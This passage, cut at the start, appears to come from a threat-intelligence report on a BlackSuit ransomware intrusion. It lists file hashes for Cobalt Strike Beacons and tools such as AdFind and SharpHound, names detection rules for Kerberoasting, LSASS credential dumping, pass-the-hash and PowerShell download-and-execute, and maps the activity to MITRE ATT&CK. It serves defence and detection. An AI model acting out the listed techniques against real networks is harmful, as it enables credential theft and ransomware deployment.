  sha256:55cde638e9bcc335c79c605a564419819abf5d569c128b95b005b2f48ccc43c1
  imphash:6015e6e85d0d93e60041fa68c6a89776

7f02ab2.exe     - Cobalt Strike Beacon
  md5:3bf1142b3294c23852852053135ec0df
  sha1:a3b617eb4248aba34c28c48886116ac97e55e932
  sha256:6c884e4a9962441155af0ac8e7eea4ac84b1a8e71faee0beafc4dd95c4e4753f
  imphash:1b2b0fc8f126084d18c48b4f458c798b

7341ac3.exe     - Cobalt Strike Beacon
  md5:519dc779533b4ff0fc67727fecadba82
  sha1:586ea19ea4776300962e20cfc9e7017a50888ecb
  sha256:a39dc30bd672b66dc400f4633dfa4bdd289b5e79909c2e25e9c08b44d99b8953
  imphash:1b2b0fc8f126084d18c48b4f458c798b

61185c1.exe     - Cobalt Strike Beacon
  md5:820cfde780306e759bb434da509f7a91
  sha1:4e38b98965a4d4756e6f4a8259df62cbca7de559
  sha256:e92912153cf82e70d52203a1a5c996e68b7753818c831ac7415aedbe6f3f007d
  imphash:1b2b0fc8f126084d18c48b4f458c798b

b7bcee8.exe     - Cobalt Strike Beacon
  md5:b54240c98ca23202e58a1580135ad14c
  sha1:cd55256904f1964b90b51089b46f1a933fec3e8e
  sha256:27e300fa67828d8ffd72d0325c6957ff54d2dc6a060bbf6fc7aa5965513468e0
  imphash:bed5688a4a2b5ea6984115b458755e90

e225857.exe     - Cobalt Strike Beacon
  md5:3900ebc7766f3894fb1eb300460376ad
  sha1:e63732fb38d2e823348529a264b4c4718e0c0b4a
  sha256:f474241a5d082500be84a62f013bc2ac5cde7f18b50bf9bb127e52bf282fffbf
  imphash:bed5688a4a2b5ea6984115b458755e90

7341ac3.exe     - Cobalt Strike Beacon
  md5:519dc779533b4ff0fc67727fecadba82
  sha1:586ea19ea4776300962e20cfc9e7017a50888ecb
  sha256:a39dc30bd672b66dc400f4633dfa4bdd289b5e79909c2e25e9c08b44d99b8953
  imphash:1b2b0fc8f126084d18c48b4f458c798b

AdFind.exe
  md5:9b02dd2a1a15e94922be3f85129083ac
  sha1:2cb6ff75b38a3f24f3b60a2742b6f4d6027f0f2a
  sha256:b1102ed4bca6dae6f2f498ade2f73f76af527fa803f0e0b46e100d4cf5150682
  imphash:4fbf3f084fbbb2470b80b2013134df35

SharpHound.exe
  md5:76a2363d509cc7174c4abee9a7d7ae68
  sha1:286588a50b9b128d07aa0f8851f2d7ee91dfa372
  sha256:3b873bc8c7ee12fe879ab175d439b5968c8803fbb92e414de39176e2371896b2
```

```
  imphash:f34d5f2d4577ed6d9ceec516c1f5a744

socks32.exe
  md5:ed44877077716103973cbbebd531f38e
  sha1:ceb8c699a57193aa3be2a1766b03050cde3c738a
  sha256:9493b512d7d15510ebee5b300c55b67f9f2ff1dda64bddc99ba8ba5024113300
  imphash:d66000edfed0a9938162b2b453ffa516

qwe.exe
  md5:0bb61c0cff022e73b7c29dd6f1ccf0e2
  sha1:8dde03600a18a819b080a41effc24f42fa960a3e
  sha256:60dcbfb30802e7f4c37c9cdfc04ddb411060918d19e5b309a5be6b4a73c8b18a
  imphash:ecc488e51fbb2e01a7aac2b35d5f10bd
```

Detections

Network

```
ET CURRENT_EVENTS [Fireeye] HackTool.TCP.Rubeus.[nonce]
ET CURRENT_EVENTS [Fireeye] HackTool.TCP.Rubeus.[nonce 2]
ET Threatview.io High Confidence Cobalt Strike C2 IP group 3
ET Threatview.io High Confidence Cobalt Strike C2 IP group 2
ET POLICY SMB Executable File Transfer
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY SMB2 NT Create AndX Request For a .bat File
ET POLICY SMB2 NT Create AndX Request For an Executable File In a Temp Directory
ET POLICY Powershell Command With Hidden Window Argument Over SMB - Likely Lateral
Movement
ET POLICY PE EXE or DLL Windows file download HTTP
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Public Rules Repo:

```
50046619-1037-49d7-91aa-54fc92923604 : AdFind Discovery
```

DFIR Private Rules:

```
03be05e6-4977-44cd-8ee4-a79400a5ceb0 : Detection of Cobalt Strike Execution
ded07dbe-bcd4-4d15-a27b-1669445d3215 : Enabling RDP service via reg.exe command
execution
feee5785-1381-4119-95d0-ca0c3fffe2f2 : Potential Kerberoasting Attack Detected
f8fd3970-d558-40c8-86e2-a989cd53daea : RDP Session from Host with Default Hostname
194e0132-ddee-433c-ac98-3e544c5a2a3a : Suspicious Powershell Execution in Run Key
```

Sigma Repo:

```
903076ff-f442-475a-b667-4f246bcc203b : Nltest.EXE Execution
5cc90652-4cbd-4241-aa3b-4b462fa5a248 : Potential Recon Activity Via Nltest.EXE
9a132afa-654e-11eb-ae93-0242ac130002 : PUA - AdFind Suspicious Execution
d5601f8c-b26f-4ab0-9035-69e11a8d4ad2 : CobaltStrike Named Pipe
496a0e47-0a33-4dca-b009-9e6ca3591f39 : Suspicious Kerberos RC4 Ticket Encryption
8eef149c-bd26-49f2-9e5a-9b00e3af499b : Pass the Hash Activity 2
f376c8a7-a2d0-4ddc-aa0c-16c17236d962 : HackTool - Bloodhound/Sharphound Execution
02773bed-83bf-469f-b7ff-e676e7d78bab : BloodHound Collection Files
0d894093-71bc-43c3-8c4d-ecfc28dcf5d9 : Mimikatz Detection LSASS Access
a18dd26b-6450-46de-8c91-9659150cf088 : Potentially Suspicious GrantedAccess Flags On
LSASS
098d7118-55bc-4912-a836-dc6483a8d150 : Access To ADMIN$ Network Share
61a7697c-cb79-42a8-a2ff-5f0cdfae0130 : Potential CobaltStrike Service Installations -
Registry
1d61f71d-59d2-479e-9562-4ff5f4ead16b : Suspicious Service Installation
4aafb0fa-bff5-4b9d-b99e-8093e659c65f : Writing Local Admin Share
ca2092a1-c273-4878-9b4b-0d60115bf5ea : Suspicious Encoded PowerShell Command Line
0ef56343-059e-4cb6-adc1-4c3c967c5e46 : Suspicious Execution of Systeminfo
bbb7e38c-0b41-4a11-b306-d2a457b7ac2b : Suspicious File Created In PerfLogs
3dfd06d2-eaf4-4532-9555-68aca59f57c4 : Process Execution From A Potentially
Suspicious Folder
0d5675be-bc88-4172-86d3-1e96a4476536 : Potential Tampering With RDP Related Registry
Keys Via Reg.EXE
```

Yara

File Scan Results:

DFIR Report:

https://github.com/The-DFIR-Report/Yara-Rules/compare/26364

https://github.com/search?q=repo%3AThe-DFIR-Report%2FYara-Rules+get-data&type=code

https://github.com/search?q=repo%3AThe-DFIR-Report%2FYara-Rules%20netscan&type=code

YARA Forge:

```
DITEKSHEN_MALWARE_Win_EXEPWSH_Dlagent
ELASTIC_Windows_Trojan_Cobaltstrike_1787Eef5
ELASTIC_Windows_Trojan_Cobaltstrike_7F8Da98A
EMBEERESEARCH_Win_Cobaltstrike_Pipe_Strings_Nov_2023
GCTI_Cobaltstrike_Resources_Artifact64_V3_14_To_V4_X
```

Memory Scan Results:

```
HKTL_CobaltStrike_SleepMask_Jul22
CobaltStrike_Sleep_Decoder_Indicator
Windows_Trojan_CobaltStrike_b54b94ac
HKTL_CobaltStrike_Beacon_4_2_Decrypt
CobaltStrike_Sleeve_Beacon_x64_v4_4_v_4_5_and_v4_6
Windows_Trojan_CobaltStrike_663fc95d
Windows_Trojan_CobaltStrike_3dc22d14
HKTL_CobaltStrike_Beacon_Strings
HKTL_Win_CobaltStrike
SUSP_PS1_JAB_Pattern_Jun22_1
WiltedTulip_WindowsTask
CobaltStrike_Resources_Command_Ps1_v2_5_to_v3_7_and_Resources_Compress_Ps1_v3_8_to_v4_

Cobaltbaltstrike_Payload_Encoded
Msfpayloads_msf_ref
CobaltStrike_Resources_Template_x64_Ps1_v3_0_to_v4_x_excluding_3_12_3_13
Windows_Shellcode_Generic_8c487e57
Cobaltbaltstrike_RAW_Payload_smb_stager_x86
Windows_Trojan_Metasploit_38b8ceec
CobaltStrike_Resources_Smbstager_Bin_v2_5_through_v4_x
Windows_Trojan_CobaltStrike_f0b627fc
CobaltStrike_Sleeve_BeaconLoader_HA_x64_o_v4_3_v4_4_v4_5_and_v4_6
CobaltStrike_C2_Encoded_XOR_Config_Indicator
SUSP_XORed_Mozilla
SUSP_PowerShell_IEX_Download_Combo
CobaltStrike_Sleeve_Beacon_Dll_v4_3_v4_4_v4_5_and_v4_6
Windows_Trojan_Metasploit_7bc0f998
Windows_Trojan_Metasploit_c9773203
```

Rule authors:

Elastic Security

Florian Roth (Nextron Systems)

Avast Threat Intel Team

MITRE ATT&CK

23634 - BlackSuit Ransomware		
	Tools	Method
Initial Access		
Execution		PowerShell - T1059.001 Windows Command Shell - T1059.003 Malicious File - T1204.002 Service Execution - T1569.002
Persistence	SystemBC	Registry Run Keys / Startup Folder - T1547.001
Privilege Escalation	Cobalt Strike	Abuse Elevation Control Mechanism - T1548
Defense Evasion		Modify Registry - T1112 Process Injection - T1055
Credential Access	Rubeus Cobalt Strike	AS-REP Roasting - T1558.004 Kerberoasting - T1558.003 LSASS Memory - T1003.001
Discovery	Cobalt Strike nltest systeminfo net route ping Adfind.exe Sharphound.exe Get-DataInfo.ps1	Domain Groups - T1069.002 Domain Trust Discovery - T1482 Remote System Discovery - T1018 Security Software Discovery - T1518.001 Software Discovery - T1518 System Information Discovery - T1082
Lateral Movement		SMB/Windows Admin Shares - T1021.002 Remote Desktop Protocol - T1021.001 Pass the Hash - T1550.002
Collection	7-Zip	Archive Collected Data - T1560
Command and Control	Cobalt Strike SystemBC	Proxy - T1090 Web Protocols - T1071.001
Exfiltration		
Impact	BlackSuit	Data Encrypted for Impact - T1486 Inhibit System Recovery - T1490

```
Abuse Elevation Control Mechanism - T1548
Archive Collected Data - T1560
AS-REP Roasting - T1558.004
Data Encrypted for Impact - T1486
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Inhibit System Recovery - T1490
Kerberoasting - T1558.003
LSASS Memory - T1003.001
Malicious File - T1204.002
Modify Registry - T1112
PowerShell - T1059.001
Process Injection - T1055
Proxy - T1090
Registry Run Keys / Startup Folder - T1547.001
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
Security Software Discovery - T1518.001
Service Execution - T1569.002
SMB/Windows Admin Shares - T1021.002
Software Discovery - T1518
System Information Discovery - T1082
Web Protocols - T1071.001
Windows Command Shell - T1059.003
Pass the Hash - T1550.002
```

Internal case #TB29364 #PR31354